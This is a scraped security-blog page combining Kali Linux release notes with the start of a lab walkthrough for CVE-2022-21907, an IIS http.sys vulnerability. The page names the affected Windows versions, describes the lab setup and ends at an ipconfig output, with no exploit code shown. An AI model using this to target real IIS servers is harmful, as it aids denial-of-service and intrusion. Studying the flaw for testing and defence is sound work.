
This release comes with a fresh new look for the default landing page. Utilizing the refreshed documentation sites (Kali-Docs and Kali-Tools), the search function will help you find almost anything you could need using Kali Linux.



Check out what's new in the latest release of Kali Linux!

This is how the landing page looked in previous release.

> "This group is highly motivated and can use unauthorized access to conduct espionage, intellectual property theft, and deploy ransomware and destructive malware in an enterprise."
>
> - Researchers of Cisco Talos on MuddyWater Hacking Group



Welcome to Kali Linux

The Industry's Most Advanced Penetration Testing Distribution

Now that you have successfully downloaded Kali Linux, here are some good resources to help you *get started*.

Official Kali Documentation

Includes multiple scenarios and "recipes", enabling users to create custom complex images with ease. Designed to provide value to seasoned testers and novices alike.

Community Support


Engage with the highly active and passionate Kali community for support, tips, and recommendations. Jump in today.

About Kali Linux

Kali Linux was founded upon the belief that to arrive at the best defensive strategy requires testers to put themselves in the shoes of potential attackers. To make it easier and more accessible for security professionals to test the effectiveness of risk mitigation strategies, Kali Linux provides an all-in-one solution, combining 400+ penetration testing and security auditing programs with a Linux operating system, including Nmap for port and vulnerability scanning, Aircrack-ng for testing the security of wireless networks, Wireshark for monitoring network traffic, and

7. Kali Everything Image

With this release, a new flavor has been made available, the “kali-linux-everything” image.



Weekly

Untested images with the latest updates

Everything

Includes every tool possible

NetInstaller

All packages are downloaded during installation

This is a complete offline standalone image (ISO), with all of Kali’s tools pre-installed. Now, users have no need to download the “kali-linux-everything” packages during Kali’s setup via a network mirror as they are located on the same media. Of course, because of this, the image is much larger in size and may take time to download. Because of the large increase in size (~2.8GB to 9.4GB), these images will be only initially offered using a technology that its designed to handle the traffic, BitTorrent. Additionally, as there are more packages, it will take longer to also install Kali.

"According to our initial analysis, the breach involves some source code relating to the operation of Galaxy devices, but does not include the personal information of our consumers or employees." - Samsung on data breach.

8. Kali ARM Updates

Two new tools Feroxbuster and ghidra have been added to this release as their packages are now available for the arm64 architecture, Bluetooth is also fixed on the RaspberryPi images. Raspberry Pi Image file names have also changed to be a bit more verbose with their naming, instead of using short-hand or nicknames of devices. Documentation has been added to the RaspberryPi Zero 2 W device.

9. Speech Synthesis is Back

Speech synthesis is back in this release again. Due to packaging bug in the sound driver, the sound broke when Kali 2021.4 was released. This has been fixed in the latest release. The Download information of the latest version of kali is given in our Downloads section.

CVE - 2022 - 21907

HTTP PROTOCOL STACK RCE VULNERABILITY


CVE-2022-21907 vulnerability or HTTP Protocol Stack RCE vulnerability is a name given to a remote code execution vulnerability in Windows Internet Information Services (IIS) component. It affects the kernel module inside http.sys specifically since it handles most of the IIS core operations. Mostly, this vulnerability can lead to denial of service (DOS) of the victim's machine by crash -ing (Blue Screen Of Death) the target system. It can also be possible to achieve remote code execution by combining this vulnerability with another vulnerability.

The Operating Systems affected by this CVE-2022-21907 vulnerability are


Windows 10 Version 1809 for 32-bit / x64 / ARM64
Windows 10 Version 21H1 for 32-bit / x64 / ARM64
Windows 10 Version 20H2 for 32-bit / x64 / ARM64
Windows 10 Version 21H2 for 32-bit / x64 / ARM64
Windows 11 for x64 / ARM64
Windows Server 2019 / 2019 (Core installation)
Windows Server 2022 / 2022 (Server Core installation)
Windows Server 20H2 (Server Core Installation)

However, since IIS is not enabled by default on Windows 10 Desktop systems, there is least chance of Windows 10 systems being exploited in Real World. We have tested this on Windows 10 2004 on which I have manually enabled the Internet Information Service (IIS).
Once the target is turned on. I open my Kali Linux 2020.4 Attacker System use Nmap to scan for my target.

> "While ransom DDoS attacks are not new, they appear to be evolving and becoming more interesting with time and with each new phase."
>
> - Nelli Klepfish, Security Analyst, Imperva on recent 2.5 RPS DDOS Attack.




```
C:\Windows\system32>ip
'ip' is not recognized as an internal or external command,
operable program or batch file.

C:\Windows\system32>ipconfig

Windows IP Configuration

Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . : localdomain
   Link-local IPv6 Address . . . . . : fe80::e8fd:ea0b:d93e:cd59%4
   IPv4 Address. . . . . . . . . . . : 192.168.36.227
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.36.2

C:\Windows\system32>_
```



